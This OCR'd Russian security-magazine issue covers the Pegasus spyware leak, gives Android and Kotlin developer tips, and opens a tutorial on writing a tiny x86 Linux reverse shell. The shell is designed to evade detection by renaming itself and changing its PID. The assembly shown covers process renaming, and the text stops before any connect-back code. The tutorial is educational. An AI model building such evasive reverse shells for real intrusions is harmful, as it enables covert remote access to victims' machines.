
> *«До сегодняшнего дня я не понимал, что нового в этой истории, но теперь я осознал, что, вероятно, раньше обо всем этом не было известно за пределами ИБ-сообщества. Итак, TL;DR: существуют компании, у которых есть нулевые дни и шпионское ПО, способные удаленно взламывать телефоны. Обычно все это продается правительствам, которые затем используют [эти инструменты] для атак на „террористов“ (во многих случаях это просто означает любого, кого власти считают угрозой). Расплывчатое определение термина „террорист“ варьируется от государства к государству, и многие (особенно авторитарные государства) считают активистов и журналистов угрозами. Реальность такова, что „остановить террористов“ легко превращается в „шпионить за всеми, кто нам не нравится“, и именно об этом повествует данная утечка».*


0-DAY В IOS

Интересно, что в ходе расследования исследователям удалось обнаружить iPhone под управлением последней версии iOS, взломанный с помощью zero-click-эксплоитов (не требующих никакого взаимодействия с пользователем) для iMessage. К примеру, Amnesty International подтвердила активное заражение работающего под управлением iOS 14.6 iPhone X активиста (CODE RWHRD1) от 24 июня 2021 года.

> *«Amnesty International обнаружила доказательства взлома iPhone XR индийского журналиста (CODE INJRN1), устройство работало под управлением iOS 14.6 (последняя версия, доступная на момент написания) не далее как 16 июня 2021 года», — также гласит отчет.*

Выводы исследователей были подтверждены Биллом Марчаком, экспертом исследовательской лаборатории Citizen Lab, где провели независимую экспертную оценку проекта «Пегас».





> *«Механика работы этого zero-click-эксплоита для iOS 14.x, по-видимому, существенно отличается от эксплоита KISMET для iOS 13.5.1 и iOS 13.7. Это позволяет предположить, что на самом деле это другой zero-click-эксплоит для iMessage», — пишут эксперты Citizen Lab.*

БАН НА AMAZON

Вскоре после выхода отчета специалисты Amazon Web Services (AWS) заблокировали всю инфраструктуру и аккаунты, связанные с NSO Group. Дело в том, что исследователи заметили, что «Pegasus отправлял информацию службе, обслуживаемой Amazon CloudFront», то есть NSO Group в последние месяцы перешла на использование AWS.

Инфраструктура CloudFront использовалась при развертывании вредоносного ПО для ряда целей, включая телефон французского юриста по правам человека. Исследователи отмечали, что переход на CloudFront в некоторой степени защищает NSO от исследователей или других третьих лиц, пытающихся изучить инфраструктуру компании.

Кроме того, в отчете сказано, что NSO также пользуется услугами других компаний, таких как Digital Ocean, OVH и Linode.

> *«Когда мы узнали об этой активности, мы оперативно закрыли соответствующую инфраструктуру и учетные записи», — заявили представители AWS.*

РЕАКЦИЯ NSO GROUP

Представители NSO Group редко молчат в ответ на подобные обвинения. Обычно в компании отвечают, что продают свои инструменты только государственным заказчикам и правоохранительным органам, но не могут контролировать, что клиенты делают с этими инструментами далее. Этот раз не стал исключением. В заявлении для The Guardian представители компании сообщили следующее:

> *«NSO не управляет системами, которые продает проверенным государственным заказчикам, и не имеет доступа к данным о целях своих клиентов. NSO не использует свои технологии, не собирает данные своих клиентов, не владеет ими и не имеет доступа к ним. По договорным причинам и соображениям национальной безопасности NSO не может подтвердить или опровергнуть личность наших государственных клиентов».*

Также на сайте компании появилось официальное заявление, в котором NSO Group отрицает все обвинения, называя их ложными:

> *«Проверив заявления [Amnesty International и Forbidden Stories], мы решительно отрицаем все ложные утверждения, содержащиеся в их отчете. Их источники предоставили информацию, не имеющую фактических оснований, о чем свидетельствует отсутствие подтверждающей документации для многих их заявлений. На самом деле эти обвинения настолько возмутительны и далеки от реальности, что NSO рассматривает вопрос подачи иска о клевете».*

Вскоре после этого представители компании и вовсе распространили пресс-релиз, в котором заявили, что отныне отказываются говорить со СМИ и как-либо комментировать отчет Amnesty International и Forbidden Stories.

> *«Всему есть предел. В свете недавней хорошо спланированной и организованной кампании в СМИ, проводимой Forbidden Stories и продвигаемой другими лоббистскими группами, а также из-за полного игнорирования фактов NSO объявляет, что больше не будет отвечать на запросы СМИ по этому поводу и не будет принимать участия в этой жестокой и клеветнической кампании», — гласил пресс-релиз.*

РАССЛЕДОВАНИЕ ВЛАСТЕЙ

Так как заявления Amnesty International и Forbidden Stories вызвали огромный общественный резонанс, происходящим заинтересовалось Министерство обороны Израиля. Официальные лица нескольких правительственных агентств страны пришли с проверками в офисы компании NSO Group. Власти сообщили, что решили сами расследовать обвинения, выдвинутые против компании.

Хотя многие СМИ назвали происходящее «рейдами», сами представители NSO Group характеризовали это как «визиты». В компании сообщили:

> *«Мы можем подтвердить, что представители Министерства обороны Израиля посетили наши офисы. Мы приветствуем эту инспекцию и уверены, что проверка лишь докажет факты, которые неоднократно приводила компания, вопреки ложным обвинениям, выдвинутым против нас в недавних атаках СМИ».*

Израильское новостное агентство Calcalist цитировало анонимный источник, который подтвердил, что «рейды» скорее были формальной встречей, а не углубленной проверкой документов и компьютерных систем NSO Group.

Стоит отметить, что компании, которые разрабатывают и продают спайварь и другое offensive ПО, должны регистрироваться в государственных органах и получать специальную экспортную лицензию на продажу своего программного обеспечения. В настоящее время NSO Group имеет лицензию правительства Израиля. В 2019 году правозащитники уже подавали иск, пытаясь заставить израильское правительство отозвать лицензию NSO Group (заявляя, что ПО компании использовалось для нарушения прав человека), однако в июле 2020 года израильский суд попросту отклонил этот иск.

Евгений Зобнин
Редактор Unixoid и Mobile
zobnin@glc.ru

ANDROID

ОШИБКИ РАБОТЫ С РАЗРЕШЕНИЯМИ И БИБЛИОТЕКА SECURITY-APP-AUTHENTICATOR

Сегодня в выпуске: разбор типичных ошибок работы с разрешениями Android, библиотека Security-App-Authenticator для проверки подлинности приложений, статья об оптимизации загрузки приложения, а также функции-расширения, value-классы и функции группировки данных в Kotlin. И конечно же, очередная подборка библиотек.

ПОЧИТАТЬ

Ошибки работы с разрешениями

Common mistakes when using permissions in Android — статья об ошибках, которые допускают разработчики при декларации собственных разрешений.

Преамбула: в Android есть система разрешений (permissions). Разрешения могут быть уровня normal (они предоставляются без вопросов), dangerous (приложение обязано запросить разрешение у пользователя), signature (приложение должно быть подписано тем же ключом, что и компонент, предоставляемый по разрешению) и нескольких других системных типов, используемых только приложениями из комплекта прошивки.

Кроме того, приложения могут декларировать свои собственные разрешения, которые должны использовать другие приложения для доступа к возможностям этого приложения (запускать активности, получать данные из content provider'ов и так далее). Декларация таких разрешений в манифесте выглядит примерно так:

```
<permission android:name="com.mycoolcam.USE_COOL_CAMERA" android:
protectionLevel="dangerous" />

<activity android:name=".CoolCamActivity" android:exported="true"
android:permission="com.mycoolcam.USE_COOL_CAMERA">
    <intent-filter>
        <action android:name="com.mycoolcam.LAUNCH_COOL_CAM" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
</activity>
```

Сейчас доступ к активности `CoolCamActivity` защищен с помощью разрешения `com.mycoolcam.USE_COOL_CAMERA`.

А теперь ошибки, которые совершают разработчики, когда декларируют свои разрешения и защищают ими компоненты:

1. **Уровень разрешения не указан.** Если в предыдущем примере не указать уровень разрешения (`android:protectionLevel="dangerous"`), он станет normal и в итоге доступ к защищенной активности сможет получить какое угодно приложение (достаточно указать в манифесте, что оно использует это разрешение).
2. **Уровень разрешения signature не определен во всех приложениях.** Допустим, у тебя есть два приложения, которые должны обмениваться данными. Чтобы защитить их от несанкционированного доступа, ты добавляешь в приложение 1 определение разрешения:

   ```
   <permission android:name="com.mycoolcam.USE_COOL_CAMERA" android:
   protectionLevel="signature" />
   ```

   При этом в приложении 1 такого определения нет, так как оно только использует это разрешение. В итоге если на устройство установить только второе приложение, то Android, ничего не знающий о разрешении `com.mycoolcam.USE_COOL_CAMERA`, автоматически назначит ему уровень normal вместо определенного в приложении 1 уровня signature.

   Добавляй определение разрешения во все приложения.
3. **Отсутствие каких-либо разрешений.** Допустим, есть приложение, которое использует системное разрешение `android.permission.READ_CONTACTS`. У этого приложения есть content provider, который предоставляет доступ к базе данных приложения, включая контакты пользователей. И этот content provider не защищен никаким разрешением. В итоге сторонние приложения могут получить доступ к контактам пользователя опосредованно, через это приложение.

РАЗРАБОТЧИКУ

Библиотека Security-App-Authenticator

Hands on with Jetpack's Security App Authenticator library — небольшая заметка о новой библиотеке в комплекте Android Jetpack.

Библиотека нужна для проверки подлинности сертификатов приложений, с которыми будет контактировать твое приложение. Делается это с помощью сверки контрольной суммы сертификата приложения и его сравнения с уже сохраненным списком контрольных сумм. Этакий SSL Pinning для приложений.

Перед тем как использовать библиотеку, в подкаталоге `xml` ресурсов приложения необходимо поместить XML-файл с произвольным именем и примерно следующим содержимым:

```
<?xml version="1.0" encoding="utf-8"?>
<app-authenticator>
    <expected-identity>
        <package name="com.example.app">
            <cert-digest>
7d5ac0f764d5ae47a051777bb5fc9a96f30b6b4d3bbb95cddb1c32932fb28b10</
cert-digest>
        </package>
    </expected-identity>
</app-authenticator>
```

Этот файл говорит, что приложение с именем пакета `com.example.app` должно иметь сертификат с указанной контрольной суммой SHA-256.

Далее можно начать использовать библиотеку:

```
// Создаем экземпляр аутентификатора из описанного выше XML-файла
val authenticator = AppAuthenticator.createFromResource(context, R.
xml.expected_app_identities)

// Первый способ проверки сертификата
val result = when (authenticator.checkAppIdentity("com.example.app"))
{
    AppAuthenticator.SIGNATURE_MATCH -> "Signature matches"
    AppAuthenticator.SIGNATURE_NO_MATCH -> "Signature does not match"
    else -> return
}

// Второй способ проверки с выбросом исключения
try {
    authenticator.enforceAppIdentity("com.example.app)
    // ...работаем с приложением
} catch (e: SecurityException) {
    // ...не стоит доверять этому приложению
}
```

Как видно, есть несколько способов проверки. Первый удобно использовать для простых проверок. Второй удобен для использования в функциях работы с проверяемым приложением. Просто добавляем в их начало проверку, и все остальное сделает система обработки исключений.

Оптимизация загрузки приложений

How OkCredit Android App improved Cold Startup by 70% Anjal Saneen — очередная статья об ускорении холодного запуска приложения. Основные моменты:

1. **Ленивая инициализация.** Ленивая инициализация объектов с помощью Dagger Lazy позволяет сильно сократить время старта приложения.
2. **Фоновые потоки.** Чтобы основной поток приложения не тратил время на инициализацию компонентов, эту задачу лучше вынести в фоновый поток:

   ```
   override fun onCreate() {
       super.onCreate()
       setupDependencyInjection()
       observeProcessLifecycle()

       Executors.newSingleThreadExecutor().execute {
           firebaseRemoteConfig.get().fetchAndActivate()
           setupJobScheduler()
           setupAppsFlyer()
           setupAnalytics()
           trackDeviceInfo()
       }
   }
   ```

3. **Оптимизация элементов UI.** Чем меньше в UI используется сложных вложенных друг в друга элементов интерфейса, тем быстрее отрабатывает отрисовка. Самый простой способ сделать это — использовать Constraint Layout, способный заменить слоеный пирог других лейаутов. При этом самым быстрым в отрисовке считается FrameLayout. Именно его следует использовать в качестве контейнера.
4. **Удаление Firebase.** Firebase — отличный инструмент аналитики, но на его инициализацию уходит слишком много времени. Если удалить Firebase и заменить его более легким решением, то можно выиграть несколько десятков миллисекунд.
5. **Избавление от Joda Time.** Joda Time — прекрасная библиотека для работы со временем, но в ней используются крайне неэффективные решения. Лучше либо заменить эту библиотеку `java.time`, либо отложить ее инициализацию на как можно более позднее время.
6. **Ленивая инициализация content provider'ов.** Инициализация провайдеров контента (а среди них есть и WorkManager, и тот же Firebase) происходит в основном потоке до запуска самого приложения. Используя библиотеку Jetpack AndroidX App Startup, инициализацию content provider'ов можно отложить и сэкономить еще несколько десятков миллисекунд.
7. **Отказ от I/O-операции и десериализации JSON в основном потоке.** Здесь все просто и логично.

Группировка данных в Kotlin

Kotlin Grouping — статья о встроенных функциях группировки в языке Kotlin.

В Kotlin есть функция-расширение `groupBy()`, которую можно применить к коллекциям. Работает она так:

```
fun main() {
    val worklist = listOf("YoutubeVideo", "Programming","Blogging","Design","Pushups","Badminton")
    print(worklist.groupBy{it.first()})

}

{Y=[YoutubeVideo], P=[Programming, Pushups], B=[Blogging, Badminton], D=[Design]}
```

Как видно, функция разбивает List на Map, где в качестве ключей используются значения, полученные при выполнении указанной в аргументе `groupBy()` лямбды, а в качестве значений — список значений, входящих в эту группу. В данном случае тело лямбды — `it.first()`, поэтому группировка происходит по первому символу.

Интересно, что `groupBy()` принимает и второй аргумент. В нем можно передать функцию трансформации, которая будет выполнена над значениями коллекции.

```
fun main() {
    val worklist = listOf("youtubeVideo", "programming","blogging","design","pushups","badminton")

    println(worklist.groupBy({it.first()},{it.toUpperCase()}))

}

{y=[YOUTUBEVIDEO], p=[PROGRAMMING, PUSHUPS], b=[BLOGGING, BADMINTON], d=[DESIGN]}
```

Еще одна функция группировки — это `groupingBy()`. В отличие от предыдущей, она предназначена не для группировки как таковой, а для выполнения над сгруппированными данными какой-либо общей операции. Допустим, мы хотим посчитать количество слов на каждую букву в коллекции. Мы могли бы сделать это в цикле, но можно обойтись всего одной строкой.

```
 * play.kotlinlang.org
 */

fun main() {
    val worklist = listOf("youtubeVideo", "programming","blogging","design","pushups","badminton")

    println(worklist.groupingBy {it.first()}.eachCount())

}

{y=1, p=2, b=2, d=1}
```

Обрати внимание, что функция возвращает не Map или List, а объект Grouping, над которым мы как раз и выполняем операцию `eachCount()` — подсчет общего количества элементов в каждой группе. Также Grouping поддерживает операции `fold()`, `reduce()` и `aggregate()`, о которых можно прочитать в официальной документации.

Более сложный пример, использующий обе функции: подсчет количества законченных и незаконченных задач.

```
fun main() {
    data class Todo(val taskName: String, val status: String)
    var taskList = listOf(Todo("Badminton","Complete"),
                          Todo("Chess","Complete"),
                          Todo("Maths","Incomplete"),
                          Todo("Design","Incomplete"),
                          Todo("Code","Complete")
                         )
    val taskByStatusCount = taskList.groupingBy{it.status}.eachCount()

    val taskByStatus = taskList.groupBy({it.status},{it.taskName})


    println(taskByStatus)
    println(taskByStatusCount)

    }

{Complete=[Badminton, Chess, Code], Incomplete=[Maths, Design]}
{Complete=3, Incomplete=2}
```

Value-классы в Kotlin 1.5

How I use the new Inline Value Classes in Kotlin — хорошая статья с рассказом о новом типе классов в Kotlin 1.5.

Представь себе следующую ситуацию. Есть такой класс:

```
class Person(
    val firstName: String,
    val lastName: String,
    val age: Int,
    val siblings: Int,
    ...
)
```

Банальнейший класс, аналоги которого создавал любой программист. Где-то в коде также есть такая функция:

```
fun setPersonData(firstName: String, lastName: String, age: Int,
siblings: Int)
```

Пока все абсолютно нормально, но что, если ты просто перепутаешь порядок аргументов:

```
setPersonData("Smith", "John", 0, 24)
```

В этом случае функция отработает абсолютно неправильно, а среда разработки не сделает ни единого предупреждения. К тому же если в будущем внутренний формат хранения данных изменится (в этом примере проблем нет, но в реальном коде ID типа Int может замениться, например, на текстовый UID), то перерабатывать придется весь код, работающий с функцией и классом.

Решить эти проблемы можно так:

```
class Person(
    val firstName: FirstName,
    val lastName: LastName,
    val age: Age,
    val siblings: Siblings,
    ...
)

fun setPersonData(firstName: FirstName, lastName: LastName, age: Age,
siblings: Siblings)

setPersonData(
    FirstName("John"),
    LastName("Smith"),
    Age(24),
    Siblings(0),
)
```

То есть обернуть простые типы данных в объекты. Но! Во-первых, это неудобно, во-вторых, постоянное создание объектов в итоге приведет к падению производительности.

Как раз здесь на сцену выходит `value class`. По сути, это класс с одним полем, например:

```
value class FirstName(val value: String)
```

Однако, в отличие от обычного класса, value-класс инлайновый. Он не будет существовать в результирующем байт-коде приложения. Компилятор развернет все value-классы и будет использовать вместо них сохраненные внутри значения.

Более того, value-класс может не просто хранить значение, но и валидировать его. Например:

```
value class Age(
    val value: Int,
) {
    init {
        require(value >= 0) { "age must be >= 0: '$value'" }
    }
}
```

Такой value-класс выбросит исключение IllegalArgumentException, если создать его с отрицательным значением.

Методы vs функции-расширения

Consider extracting non-essential parts of your API into extensions — статья о различиях между методами класса и функциями-расширениями.

Допустим, у нас есть два фрагмента кода. Первый:

```
class Workshop(/*...*/) {
   fun makeEvent(date: DateTime): Event = //...

   val permalink
       get() = "/workshop/$name"
}
```

Второй:

```
class Workshop(/*...*/) {
}

fun Workshop.makeEvent(date: DateTime): Event = //...

val Workshop.permalink
   get() = "/workshop/$name"
```

Они очень похожи, в том смысле, что добавляют в один класс одни и те же функции. Но первый фрагмент делает это классическим способом — добавляя в класс методы, а второй — через использование функций-расширений.

Все выглядит почти одинаковым, но есть различия:

1. В отличие от родных методов, расширения нужно импортировать отдельно.
2. Расширения не виртуальные, то есть их нельзя переопределить в классах-наследниках.
3. Функции-расширения работают с типом, а не с классом.
4. Формально функции-расширения не считаются частью класса.

Благодаря первому различию функции-расширения можно рассматривать как отличных кандидатов для дополнительных функций, которые могут понадобиться, но в большинстве случаев не нужны. Более того, можно создать несколько файлов функций-расширений, которые изменяют класс по-разному. В одной ситуации могут быть нужны одни дополнительные функции, в другой — другие.

Второе важное различие: функции-расширения добавляются к типу, а не к классу. Это позволяет писать, например, такие функции-расширения:

```
inline fun CharSequence?.isNullOrBlank(): Boolean {
   contract {
       returns(false) implies (this@isNullOrBlank != null)
   }

   return this == null || this.isBlank()
}
```

С точки зрения компилятора, `CharSequence?` и `CharSequence` — это разные типы.

Авторазблокировка смартфона после установки сборки

Auto Unlock Android Device on App Deploy — короткая заметка о том, как автоматически разблокировать смартфон после установки новой сборки приложения.

Способ работает только в UNIX-системах и требует скрипт device_awake.sh. Но, чтобы он заработал, необходимо исправить несколько строк:

```
adb shell input keyevent KEYCODE_WAKEUP # wakeup device
adb shell input touchscreen swipe 530 1420 530 1120 # swipe up
gesture
adb shell input text "000000" # <- Change to the your device PIN/
Password
#adb shell input keyevent 66 # simulate press enter, if your keyguard
requires it
```

Первую строку оставляем как есть. Она включает экран. Вторая строка делает свайп снизу вверх, но если используется телефон с высоким разрешением, то последнюю цифру лучше исправить на 500 или даже меньше (иначе свайп будет слишком коротким). Третья строка вводит PIN-код, его нужно вписать вместо строки "000000". Четвертая строка нужна не на всех телефонах и поэтому закомментирована.

Если после ввода PIN-кода не происходит автоматическая разблокировка экрана — ее следует раскомментировать:

1. Переходим в Android Studio и открываем параметры сборки (Edit configuration...).
2. В открывшемся окне нажимаем кнопку + и выбираем Shell Script.
3. Указываем в первом поле ввода путь к скрипту.
4. Возвращаемся обратно в конфигурацию приложения и в разделе Before launch нажимаем + и выбираем Run Another Configuration, выбираем наш скрипт.


В оригинальной статье есть картинки, поясняющие эти шаги.

БИБЛИОТЕКИ

- Android-Security-Teryaagh — большая подборка руководств, статей и пентест-инструментов;
- Flinger — библиотека для управления чувствительностью свайпа LazyList в Jetpack Compose;
- Walk-Through-Screen — анимированный индикатор перехода между экранами;
- SSImagePicker — компонент для выбора изображения в галерее с возможностью редактирования;
- PasswordStrengthView — view, наглядно показывающий надежность пароля;
- DashedView — view с полосатым фоном;
- BubbleTabBar — нижняя панель навигации с красивыми эффектами;
- Navigator — библиотека навигации с поддержкой Jetpack Compose;
- Volyager — еще одна библиотека навигации, исключительно для Jetpack Compose;
- Compose-richtext — набор компонентов Jetpack Compose для форматирования текста;
- KAHelpers — большая коллекция функций-расширений;
- PixImagePicker — экран выбора изображений в стиле WhatsApp;
- PowerSpinner — красивое выпадающее меню;
- AppIntro — библиотека для создания тех самых отвратительных пошаговых экранов первого запуска;
- Quantitizer — красивый view для выбора количества чего-либо;
- Pluto — библиотека для отладки приложения прямо на устройстве.

РЕВЕРС-ШЕЛЛ НА 237 БАЙТ

ИЗУЧАЕМ ХАКИ LINUX ДЛЯ УМЕНЬШЕНИЯ ИСПОЛНЯЕМОГО ФАЙЛА



Однажды меня спросили: можно ли написать реверс-шелл байт эдак на 200, который, помимо прочего, менял бы себе имя, периодически — PID, варил кофе и желательно взламывал Пентагон? Ответ, увы, очевиден — «нельзя». Однако задача, как мне показалось, сама по себе весьма интересная. Посмотрим, какие есть пути к ее решению.

Ксения Кирилова
Desperately in love with Linux and C
kclo3@icloud.com

И СНОВА: ЗАЧЕМ?

На просторах сети можно легко найти, к примеру, tiny shell, prism и другие реверс-шеллы. Те из них, что написаны на C, занимают лишь десятки-сотни килобайт. Так к чему создавать еще один?

А суть вот в чем. Цель данной статьи учебная: равно как разработка ядерных руткитов — один из наиболее наглядных способов разобраться с устройством самого ядра Linux, написание обратного шелла с дополнительной функциональностью и одновременно с ограничениями по размеру исполняемого файла позволяет изучить некоторые неожиданные особенности положения вещей в Linux, в частности касающихся ELF-файлов, их загрузки и запуска, наследования ресурсов в дочерних процессах и работы компоновщика (он же линкер, линковщик, редактор связей). По ходу дела нас ждет множество интересных открытий и любопытных хаков. А бонусом нам будет рабочий инструмент, который заодно можно допиливать и применять в пентесте. Посему начнем!

INFO

Результаты трудов доступны на гитхабе.

WARNING

Ни автор, ни редакция не несут ответственности за любые последствия использования приведенных в этой публикации сведений. Вся информация предоставлена исключительно ради информирования читателя.

ОПРЕДЕЛЯЕМСЯ С ТЗ

Итак, наш реверс-шелл помимо того, что подключаться к заданному хосту на заданный порт, также должен:

- изменять собственное имя при запуске — так мы будем менее заметны;
- периодически менять идентификатор процесса — так мы будем менее уловимы;
- иметь минимально возможный размер — так будет интереснее.

Сперва определимся с языком. Поскольку мы стремимся к минимально возможному размеру бинаря, в голову приходит лишь два варианта: C и ассемблер. Однако, как ты, вероятно, знаешь, хоть C и позволяет собирать крохотные по современным меркам Hello World'ы (примерно 17 и ~800 Кбайт при динамической и статической линковке соответственно против 2 Мбайт на Go), при компиляции C-кода генерируется также код, отвечающий:

- за запуск глобальных конструкторов и деструкторов, если они есть;
- за корректную передачу аргументов в `main()`;
- за передачу управления затем из `__libc_start_main()` в `main()`.

Конструкторы и деструкторы

Массивы функций-конструкторов и функций-деструкторов запускаются перед и после `main()` соответственно. Их код находится в отдельных секциях в противовес «обычному», попадающему в `.text`. Такие функции используются, например, для различных инициализаций в разделяемых библиотеках или для установки параметров буферизации в некоторых приложениях, взаимодействующих по сети (в частности, это иногда встречается в CTF-тасках). Чтобы функция попала в одну из этих секций, следует указывать `__attribute__ ((constructor))` или `__attribute__ ((destructor))` перед определением функции.

В некоторых случаях секции, хранящие эти функции, могут иметь имена `.ctors`/`.init`/`.init_array` и `.dtors`/`.fini`/`.fini_array`. Все они играют в целом одну роль, и различия нас в рамках данной статьи не интересуют. Подробнее о глобальных конструкторах и деструкторах можно почитать на wiki.osdev.org.

Также на выходе исполняемый файл может содержать секции с отладочной и прочей информацией (например, имена символов, версия компилятора), которая не используется непосредственно для его запуска и работы, но занимаемое файлом пространство увеличивает, и иногда значительно. О таких секциях мы поговорим немного позже.

Данная обвязка неразрывно связана с C-бинарями как минимум в Linux. Для нас же в рамках нашей задачи она — балласт, от которого необходимо нещадно избавляться. Так что реверс-шелл наш будет написан на великом и ужасном языке ассемблера (естественно, под x86). План таков: сперва напишем рабочий код, а уже затем будет заниматься кардинальным уменьшением его размера.

КОДИМ

Мы будем использовать NASM. За основу возьмем простейший асмовый реверс-шелл. Размышления на тему, должен ли наш код быть 32- или 64-битным, привели меня к выводу, что первый вариант предпочтительнее: инструкции в этом режиме меньше, а необходимой функциональности мы не теряем, ведь наша главная задача по сути состоит лишь в подключении к серверу и запуске оболочки, а сама она будет работать уже в 64-битном режиме.

Код будет делать следующее:

- при запуске реверс-шелл меняет свой первый аргумент запуска — эти аргументы отображаются в `ps`, `htop`;
- также меняет краткое имя — оно отображается утилитой `top`;
- затем пробует подключиться к серверу. При неудаче создается дочерний процесс, завершается родительский, выжидается тайм-аут, после чего попытка подключения повторяется;
- при успешном подключении запускается `/bin/sh`, `stdin`, `stdout` и `stderr` которого связаны с сокетом, общающимся с сервером. Имя процесса также подменяется.

Что ж, за дело!

Что в имени тебе?

В Linux можно встретить две «сущности», хранящие связанное с процессом имя. Назовем их «полное» и «краткое имя». Оба доступны через `/proc`: полное в `/proc/<pid>/cmdline`, краткое в `/proc/<pid>/comm` (comm от command).

Краткое имя, согласно описанию, содержит имя исполняемого файла без пути до него. Это имя хранится в ядерной структуре `task_struct`, описывающей процесс (задачу, если более корректно в терминах ядра), и имеет ограничение длины в 16 символов, включая нуль-байт.

Полное имя содержит аргументы запуска программы, они же `*argv[]`: в нулевом элементе массива — имя исполняемого файла так, как оно было указано при запуске; в остальных — аргументы, если они были переданы.

Смена краткого имени сложностей не вызывает. Воспользуемся для этого системным вызовом `prctl()`. С его помощью процесс или поток может осуществлять различные операции над самим собой: над своим именем, привилегиями (capabilities), областями памяти, режимом seccomp и много чем еще. Номер нужной операции передается первым аргументом, затем идут остальные параметры, число которых может варьироваться. Нас интересует операция `PR_SET_NAME`, где вторым аргументом передается указатель на новое имя. При этом, если имя с нуль-байтом длиннее 16 символов, оно будет обрезано.

Таким образом, для смены краткого имени нужно вызвать `prctl(PR_SET_NAME, NEW_ARGV)`, где `NEW_ARGV` содержит адрес нового имени. Для этого используем следующий код:

```
mov eax, 0xac ; NR_PRCTL
  mov ebx, 15    ; PR_SET_NAME
  mov ecx, NEW_ARGV
  int 0x80       ; syscall interrupt
  ...
NEW_ARGV:
  db "s0l3g1t", 0
```


INFO

Много полезной информации о системных вызовах можно найти в `man 2 syscall`. Там же для зоопарка поддерживаемых в Linux платформ и ABI есть две таблицы: с инструкциями для совершения системного вызова и с регистрами, используемыми при передаче аргументов и возврате значений. Имей в виду, что соглашения о вызовах, по крайней мере на x86, отличаются от таковых в юзермодных приложениях.

Попробуем теперь переписать `argv[0]`. Следующий кусок кода выполняет действия, аналогичные сишной `strncpy(&argv[0], NEW_ARGV, strlen(argv[0] + 1))`, при этом адрес `argv[0]` предварительно был положен на стек:


```
mov edi, [esp]              ; edi = &argv[0]
  mov esi, NEW_ARGV
  mov ecx, _start - NEW_ARGV ; ecx = strlen(NEW_ARGV) + NULL-byte
  _name_loop:
    movsb                     ; edi[i] = esi[i] ; i+=1
